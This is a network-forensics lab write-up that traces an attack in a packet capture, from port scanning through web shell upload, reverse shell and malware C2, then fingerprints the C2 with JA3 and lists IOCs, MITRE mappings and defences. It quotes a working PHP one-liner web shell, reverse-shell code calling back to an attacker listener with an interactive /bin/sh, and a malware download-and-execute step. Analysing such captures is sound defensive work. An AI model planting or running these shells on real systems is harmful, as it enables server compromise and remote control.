Fingerprint
Scenario
Analyse a network traffic capture to identify attacker activity, trace the compromise chain from initial reconnaissance through to malware execution, and fingerprint the C2 communication using JA3 TLS fingerprinting.
Methodology
Reconnaissance — Port Scanning
Opening fingerprint.pcap in Wireshark, filtering by destination and protocol reveals two IPs generating large volumes of TCP and UDP scan packets:
192.168.1.9— victim192.168.1.1— attacker (source of TCP port scan traffic)
The TCP SYN scan pattern from 192.168.1.1 across multiple ports confirms this as the initial reconnaissance phase.
Initial Access — Web Shell Upload
File → Export Objects → HTTP in Wireshark surfaces uploaded files. The first uploaded file is shell.php — a minimal PHP command shell:
<?php echo system($_REQUEST["cmd"]); ?>
This is a classic one-liner web shell — the system() function executes OS commands passed via the cmd GET/POST parameter. The attacker performed a proof-of-concept test immediately after upload:
cmd=touch%20test.txtURL-decoded: touch test.txt — a benign write test to confirm code execution on the server.
Execution — Reverse Shell Deployment
With code execution confirmed, the attacker uploaded a second, more capable payload: shell2.php — a full PHP reverse shell based on the pentestmonkey template.

Inspecting the TCP stream reveals the shell2.php source:
set_time_limit(0);
$VERSION = "1.0";
$ip = '192.168.1.16';  // attacker listener
$port = 1234;
$chunk_size = 1400;
$shell = 'uname -a; w; id; /bin/sh -i';
The reverse shell calls back to 192.168.1.16 on port 1234, spawning an interactive /bin/sh session on the victim server.
C2 — Malware Download and Execution
Following the TCP stream from the reverse shell session reveals the attacker’s post-exploitation commands:

The malware binary is downloaded from the C2 server and executed from /tmp:
# Download
http://192.168.1.6:8965/myapp → /tmp

# Execute
./mp.yapp -ut.rl https://192.168.1.6:443/
The malware binary (myapp, executed as mp.yapp) connects back to the C2 over HTTPS (192.168.1.6:443), establishing an encrypted C2 channel.
JA3 TLS Fingerprinting
JA3 fingerprinting extracts TLS ClientHello parameters (cipher suites, TLS version, extensions, elliptic curves) from the PCAP and produces an MD5 digest that uniquely identifies the TLS client implementation. This is valuable for threat hunting — the same malware will produce the same JA3 hash regardless of destination IP or domain.
Running ja3.py against the PCAP:
python ja3.py ~/Desktop/fingerprint.pcap
Filtering for traffic to the C2 (192.168.1.6:443) returns a distinct ja3_digest from the malware binary’s TLS handshake:
4264590bacd8b2accb2021b7adb3b98eThis hash can be submitted to threat intelligence platforms (VirusTotal, abuse.ch, Shodan) to identify other infrastructure associated with the same malware family, or used as a detection rule in a SIEM or IDS.
Attack Summary
| Phase | Action |
|---|---|
| Recon | TCP port scan from 192.168.1.1 against victim |
| Initial Access | shell.php web shell uploaded to web server |
| Execution | touch test.txt POC confirms RCE |
| Persistence | shell2.php reverse shell uploaded, callback to 192.168.1.16:1234 |
| C2 Download | myapp binary pulled from hxxp[://]192[.]168[.]1[.]6:8965/myapp to /tmp |
| C2 Execution | ./mp.yapp -ut.rl https://192.168.1.6:443/ establishes encrypted C2 |
| Fingerprint | JA3 digest 4264590bacd8b2accb2021b7adb3b98e identifies malware TLS profile |
IOCs
| Type | Value |
|---|---|
| IP (Attacker/Scanner) | 192.168.1.1 |
| IP (Reverse Shell Listener) | 192.168.1.16 |
| IP (C2 Server) | 192.168.1.6 |
| URL (Malware Hosted) | hxxp[://]192[.]168[.]1[.]6:8965/myapp |
| URL (C2 Callback) | hxxps[://]192[.]168[.]1[.]6:443 |
| File | shell.php |
| File | shell2.php |
| File | myapp / mp.yapp |
| JA3 Hash | 4264590bacd8b2accb2021b7adb3b98e |
| Reverse Shell Port | 1234 |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Exploit Public-Facing Application | T1190 | Web shell uploaded to exposed web server |
| Unix Shell | T1059.004 | shell2.php spawns /bin/sh interactive session |
| Web Protocols | T1071.001 | C2 communication over HTTPS to 192.168.1.6:443 |
| Ingress Tool Transfer | T1105 | myapp binary downloaded from C2 to /tmp |
| Network Service Discovery | T1046 | TCP port scan from 192.168.1.1 |
| Server Software Component: Web Shell | T1505.003 | shell.php and shell2.php deployed on web server |
Defender Takeaways
File upload validation — The web application accepted arbitrary .php uploads. Restricting uploadable file types to non-executable extensions (images, documents) and storing uploads outside the web root would have blocked the initial web shell deployment entirely.
JA3 as a detection primitive — The JA3 hash 4264590bacd8b2accb2021b7adb3b98e can be used as a network detection rule. Unlike IP or domain blocklists that attackers rotate constantly, TLS fingerprints are tied to the malware binary itself and are expensive to change. Adding JA3 detection to a SIEM or IDS provides durable coverage against the same malware family across infrastructure rotations.
Egress filtering — The malware downloaded from an internal C2 (192.168.1.6:8965) and beaconed out over HTTPS. Strict egress filtering that allows only known-good destinations would have blocked both the download and the C2 callback.
Web shell detection — POST requests to newly created .php files, or file writes by the web server process, are strong indicators of web shell activity. File integrity monitoring on the web root and WAF rules blocking system function calls (system(), exec(), passthru()) in POST bodies are effective controls.